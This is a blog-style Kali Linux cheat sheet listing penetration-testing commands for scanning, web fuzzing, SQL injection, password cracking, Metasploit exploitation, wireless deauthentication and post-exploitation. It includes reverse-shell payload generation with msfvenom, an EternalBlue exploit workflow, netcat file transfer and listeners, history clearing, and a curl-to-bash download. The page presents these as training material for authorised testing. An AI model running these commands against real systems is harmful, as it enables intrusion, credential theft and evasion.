Kali Linux Commands Cheat Sheet 2026 — 200+ Commands with Examples (The Only Reference You'll Ever Need)

By **Mr Elite** - March 27, 2026

90-DAY PLAN · DAY 1 · ARTICLE 2 **MASTER CHEAT SHEET**

110,000 SEARCHES/MONTH · KD 22 **FREE PDF**

securityelites.com

Search "Kali Linux commands cheat sheet" right now and see what Google shows you. A 2019 Medium article. A 2020 GitHub gist. A 2021 blog post that lists 40 commands and calls it comprehensive. The #1 result for one of the highest-traffic keywords in cybersecurity is *five years out of date*. That changes today.

This is the Kali Linux commands cheat sheet built for 2026 — 200+ commands across 10 categories, every single one with a real working example and a plain-English explanation of what it does and when to use it. Not a raw command dump. Not an auto-generated list. Every entry written by someone who uses these commands in real penetration tests and ethical hacking engagements.

🖥️ System & Navigation Commands

The commands you run before running any others — every Kali session starts here

SYSTEM INFO & SESSION SETUP

```
└─$ whoami # Who am I running as? (root or kali)
└─$ id # Full user ID, group ID, supplementary groups
└─$ hostname # Machine hostname
└─$ uname -a # Full kernel version and architecture
└─$ cat /etc/os-release # Kali version and release info
└─$ uptime # How long the system has been running
└─$ df -h # Disk space — human readable
└─$ free -h # RAM usage — human readable
└─$ sudo apt update && sudo apt upgrade -y # Update all tools
└─$ history # All previously run commands
└─$ history -c # Clear command history (OpSec)
```

FILE SYSTEM NAVIGATION

```
└─$ pwd # Print working directory
└─$ ls -la # List all files including hidden, with permissions
└─$ cd /opt/tools # Change to /opt/tools directory
└─$ find / -name “*.txt” 2>/dev/null # Find all .txt files, suppress errors
└─$ find / -perm -4000 2>/dev/null # Find all SUID binaries (priv esc)
└─$ grep -r “password” /etc/ # Recursively search for “password” in /etc
└─$ cat /etc/passwd # List all system users
└─$ cat /etc/shadow # Password hashes (root only)
└─$ chmod +x script.sh # Make a script executable
└─$ tar czf archive.tar.gz /dir/ # Compress a directory
```

Networking Commands

Understand and manipulate network interfaces, connections, and routing

INTERFACE & CONNECTION


```
└─$ ip a # All interfaces with IPs (modern replacement for ifconfig)
└─$ ip route # Routing table — find your gateway IP
└─$ ip neigh # ARP table — devices on the local network
└─$ ss -tulnp # All open ports and listening services
└─$ netstat -antp # Active connections with PID (older systems)
└─$ ping -c 4 8.8.8.8 # Ping Google DNS 4 times
└─$ traceroute target.com # Trace hops to target
└─$ dig target.com # DNS lookup — A, MX, NS records
└─$ dig target.com ANY # All DNS records for target
└─$ host target.com # Quick DNS resolution
└─$ whois target.com # Domain registration info and contacts
└─$ curl -I https://target.com # Fetch HTTP headers only
└─$ wget -q https://target.com/file # Download file quietly
```

NETCAT (THE SWISS ARMY KNIFE)

```
└─$ nc -lvnp 4444 # Start listener on port 4444
└─$ nc -v 192.168.1.10 22 # Connect to SSH port — banner grab
└─$ nc -w 3 10.0.0.1 4444 < file.txt # Send file via netcat
└─$ nc -lvnp 4444 > received.txt # Receive file via netcat
└─$ nc -zvn -w1 192.168.1.1 20-100 # Quick port scan range
```

Nmap — Network Scanning & Enumeration

The #1 tool in penetration testing — full tutorial: Kali Linux Day 1



NMAP COMMAND REFERENCE 2026 — ALL SCAN TYPES

BASIC SCANS

```
nmap 192.168.1.1
```

Default: top 1000 TCP ports

```
nmap -sV 192.168.1.1
```

Service version detection

```
nmap -O 192.168.1.1
```

OS fingerprinting (sudo)

```
nmap -A 192.168.1.1
```

Aggressive: -sV -O -sC traceroute

PORT SPECIFICATION

```
nmap -p 80
```

Single port

```
nmap -p 1-1000
```

Port range

```
nmap -p-
```

ALL 65535 ports

```
nmap -top-ports 100
```

100 most common ports

SCAN TYPES

```
nmap -sS
```

SYN scan (default, stealthy)

```
nmap -sU -top-ports 100
```

UDP top 100 ports

```
nmap -sn 192.168.1.0/24
```

Ping sweep — find live hosts

```
nmap -Pn 192.168.1.1
```

Skip ping — treat as up

OUTPUT & NSE

```
nmap -oA scan_results
```

Save all output formats

```
nmap -sC -sV
```


Default scripts + versions

```
nmap -script vuln
```

Run vulnerability scripts

```
nmap -T4
```

Faster timing (T0-T5)




Professional scan combo: `nmap -sV -sC -O -p- -T4 -oA full_scan [TARGET]` — runs on authorised targets only

📷 Nmap Command Reference 2026 — All scan types, port specifications, output formats, and NSE scripts in one visual card. The "professional scan combo" at the bottom is what penetration testers run on every authorised engagement. Full Nmap deep-dive: Kali Linux Day 1 .

Web Application Testing Commands

Gobuster, ffuf, nikto, sqlmap, and more — for authorised web security testing



securityelites.com

Kali Linux — Web Application Testing Commands

```
# ── GOBUSTER — Directory & File Enumeration ──────────────────
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt
gobuster dir -u https://target.com -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,html,txt
gobuster dns -d target.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
# ── FFUF — Fast Web Fuzzer ────────────────────────────────────
ffuf -u https://target.com/FUZZ -w wordlist.txt -mc 200,301
ffuf -u https://target.com/api/FUZZ -w api_wordlist.txt -H "Authorization: Bearer TOKEN"
# ── NIKTO — Web Server Scanner ────────────────────────────────
nikto -h https://target.com
nikto -h https://target.com -o nikto_scan.html -Format html
# ── SQLMAP — SQL Injection Automation ─────────────────────────
sqlmap -u "https://target.com/item?id=1" -dbs
sqlmap -u "https://target.com/item?id=1" -D users -dump
sqlmap -r request.txt -level=5 -risk=3 # from Burp saved request
# ── SUBFINDER — Subdomain Enumeration ─────────────────────────
subfinder -d target.com -o subdomains.txt
subfinder -d target.com -silent | httpx -mc 200 # Live subdomain + HTTP 200 only
```

📷 Web Application Testing Commands — Gobuster for directory discovery, ffuf for fast fuzzing with auth headers, Nikto for automated web scanning, SQLmap for SQL injection testing (authorised targets only), and Subfinder+httpx for subdomain enumeration. All tools come pre-installed on Kali Linux.

🔑 Password Cracking & Authentication

John the Ripper, Hashcat, and Hydra — for authorised password security testing

JOHN THE RIPPER — OFFLINE HASH CRACKING

```
└─$ john hashes.txt # Auto-detect hash type and crack
└─$ john -wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
└─$ john -format=bcrypt -wordlist=rockyou.txt hashes.txt
└─$ john -show hashes.txt # Show cracked passwords
└─$ john -list=formats | grep md5 # List supported hash formats
└─$ unshadow /etc/passwd /etc/shadow > combined.txt # Combine for John
```

HASHCAT — GPU-ACCELERATED CRACKING

```
└─$ hashcat -m 0 hashes.txt rockyou.txt # MD5 dictionary attack
└─$ hashcat -m 1000 hashes.txt rockyou.txt # NTLM (Windows) dictionary attack
└─$ hashcat -m 3200 hashes.txt rockyou.txt # bcrypt dictionary attack
└─$ hashcat -m 0 -a 3 hash.txt ‘?l?l?l?l?l?l’ # Brute force 6 lowercase chars
└─$ hashcat -show -m 0 hashes.txt # Show already-cracked results
```

HYDRA — ONLINE BRUTE FORCE (AUTHORISED ONLY)

```
└─$ hydra -l admin -P rockyou.txt 192.168.1.10 ssh
└─$ hydra -L users.txt -P passwords.txt 192.168.1.10 ftp
└─$ hydra -l admin -P rockyou.txt target.com http-post-form “/login:user=^USER^&pass=^PASS^:Invalid”
└─$ hydra -t 4 -l admin -P rockyou.txt 192.168.1.10 rdp # 4 threads, RDP
```

⚡ Exploitation — Metasploit Framework

The world's most used exploitation framework — for authorised penetration testing only

MSFCONSOLE — CORE WORKFLOW

```
└─$ msfconsole # Start Metasploit
msf6 > search eternalblue # Search for EternalBlue exploit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > show options # Display all required options
msf6 > set RHOSTS 192.168.1.50 # Set target IP
msf6 > set LHOST 192.168.1.10 # Set your listener IP
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > run # Execute the exploit
msf6 > sessions -l # List all active sessions
msf6 > sessions -i 1 # Interact with session 1
msf6 > info # Detailed info on current module
msf6 > back # Return to main prompt
```

MSFVENOM — PAYLOAD GENERATION

```
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f exe -o shell.exe
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f elf -o shell.elf
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f raw -o shell.php
└─$ msfvenom -l payloads | grep linux # List all Linux payloads
```

Wireless Security — Aircrack-ng Suite

For testing wireless networks you own or have explicit permission to test

AIRCRACK-NG — WPA2 TESTING WORKFLOW

```
└─$ airmon-ng start wlan0 # Enable monitor mode on wlan0
└─$ airodump-ng wlan0mon # Scan for all nearby networks
└─$ airodump-ng -c 6 -bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon
└─$ aireplay-ng -deauth 10 -a AA:BB:CC:DD:EE:FF wlan0mon # Deauth to capture handshake
└─$ aircrack-ng -w rockyou.txt capture-01.cap # Crack WPA2 from handshake
└─$ airmon-ng stop wlan0mon # Disable monitor mode
```

Digital Forensics & Analysis

Evidence collection, file analysis, and metadata extraction

FILE ANALYSIS & HASHING

```
└─$ file suspicious.bin # Identify file type by magic bytes
└─$ strings binary.exe | grep -i pass # Extract readable strings
└─$ xxd file.bin | head -20 # Hex dump first 20 lines
└─$ md5sum file.iso # Generate MD5 hash
└─$ sha256sum file.iso # Generate SHA256 hash
└─$ exiftool image.jpg # Extract metadata (GPS, device, dates)
└─$ binwalk firmware.bin # Analyse binary for embedded files
└─$ binwalk -e firmware.bin # Extract embedded files from binary
└─$ volatility -f memory.dmp -info # Analyse memory dump
```

🔓 Post-Exploitation & Privilege Escalation

Actions after initial access — used in authorised penetration tests to demonstrate full compromise

LINUX PRIVILEGE ESCALATION CHECKS

```
└─$ sudo -l # What can I run as sudo?
└─$ find / -perm -4000 -type f 2>/dev/null # SUID binaries
└─$ crontab -l # Current user’s cron jobs
└─$ cat /etc/crontab # System-wide cron jobs
└─$ ps aux # All running processes with owners
└─$ env # Environment variables (may contain creds)
└─$ cat ~/.bash_history # Command history — often contains passwords
└─$ find / -writable -type d 2>/dev/null # World-writable directories
└─$ curl -s https://raw.githubusercontent.com/peass-ng/PEASS-ng/master/linPEAS/linpeas.sh | bash # LinPEAS auto-enum
```

METERPRETER COMMANDS (POST-SESSION)


```
meterpreter > sysinfo # Target OS info
meterpreter > getuid # Current user
meterpreter > getsystem # Attempt privilege escalation
meterpreter > hashdump # Dump password hashes (admin required)
meterpreter > shell # Drop to system shell
meterpreter > download file.txt # Download file from target
meterpreter > upload tool.exe # Upload file to target
meterpreter > run post/multi/recon/local_exploit_suggester # Suggest local exploits
meterpreter > background # Background the session
```

🛠️ Utility, Text Processing & Shell Tricks

The commands that make you fast — grep, awk, sed, pipes, and redirection

POWER USER COMMANDS — USED IN EVERY ENGAGEMENT

```
└─$ grep -r “password” . # Recursively search current dir for “password”
└─$ grep -i -E “pass|token|key|secret” file.txt # Case-insensitive multi-pattern
└─$ awk ‘{print $1}’ file.txt # Print first column of each line
└─$ cut -d: -f1 /etc/passwd # Extract usernames from passwd
└─$ sort -u ips.txt # Sort and deduplicate IP list
└─$ wc -l subdomains.txt # Count lines (how many subdomains found)
└─$ tee output.txt # Write to file AND display on screen
└─$ xargs -a urls.txt curl -I # Curl headers for every URL in file
└─$ for ip in $(cat ips.txt); do nmap -sV $ip; done # Scan every IP in a file
└─$ screen -S scan_session # Create persistent terminal session
└─$ tmux new -s pentest # Create tmux session — best for long scans
└─$ base64 -d <<< “SGVsbG8=” # Decode base64 inline
└─$ echo “string” | base64 # Encode string to base64
└─$ python3 -m http.server 8080 # Serve current directory over HTTP (file transfer)
```



KALI LINUX COMMANDS — QUICK REFERENCE CARD 2026

SYSTEM

```
whoami · id · uname -a
sudo apt update && upgrade
find / -perm -4000
cat /etc/passwd
```

NETWORK

```
ip a · ip route
ss -tulnp · dig target.com
whois · curl -I
nc -lvnp 4444
```

NMAP

```
nmap -sV · -O · -A
nmap -p- · -sU
nmap -sC -script vuln
nmap -oA results
```

WEB

```
gobuster dir -u -w
ffuf -u URL/FUZZ -w
nikto -h target
sqlmap -u URL -dbs
```

🔑 PASSWORDS

```
john —wordlist=rockyou
hashcat -m 0 hashes
hydra -l user -P list ssh
unshadow pass shadow
```

⚡ METASPLOIT

```
msfconsole · search
use · set RHOSTS
set PAYLOAD · run
sessions -l · getsystem
```

🔍 FORENSICS

```
file · strings · xxd
md5sum · sha256sum
exiftool · binwalk -e
volatility -f dump
```

🛠️ UTILITY

```
grep -r · awk · cut
sort -u · tee · wc -l
base64 -d · tmux
python3 -m http.server
```

📥 **Download the printer-friendly PDF: securityelites.com/kali-linux-commands-cheat-sheet.pdf**

📷 Kali Linux Quick Reference Card 2026 — All 10 categories in one scannable grid. Screenshot this card for your desktop or secondary monitor. Download the full printer-friendly PDF (branded, with every command and example) from the link above — free, no registration, no email required.

Learn Every Tool on This Cheat Sheet — In Depth, For Free

Every tool on this cheat sheet has a dedicated full tutorial in one of our three free courses. Start with Day 1 of the Kali Linux course (Nmap) and work through one tool per day:

🐉 180-Day Kali Linux Course

One tool per day — Nmap, Netcat, Metasploit, Gobuster, SQLmap, Hashcat, and 174 more. Every command explained step by step.

⚔️ 100-Day Ethical Hacking Course

Foundational to advanced — how these commands are used in real penetration testing engagements from recon to report.

💰 60-Day Bug Bounty Course

Burp Suite, Subfinder, ffuf — the web security tools in this cheat sheet applied to real bug bounty programmes for real payouts.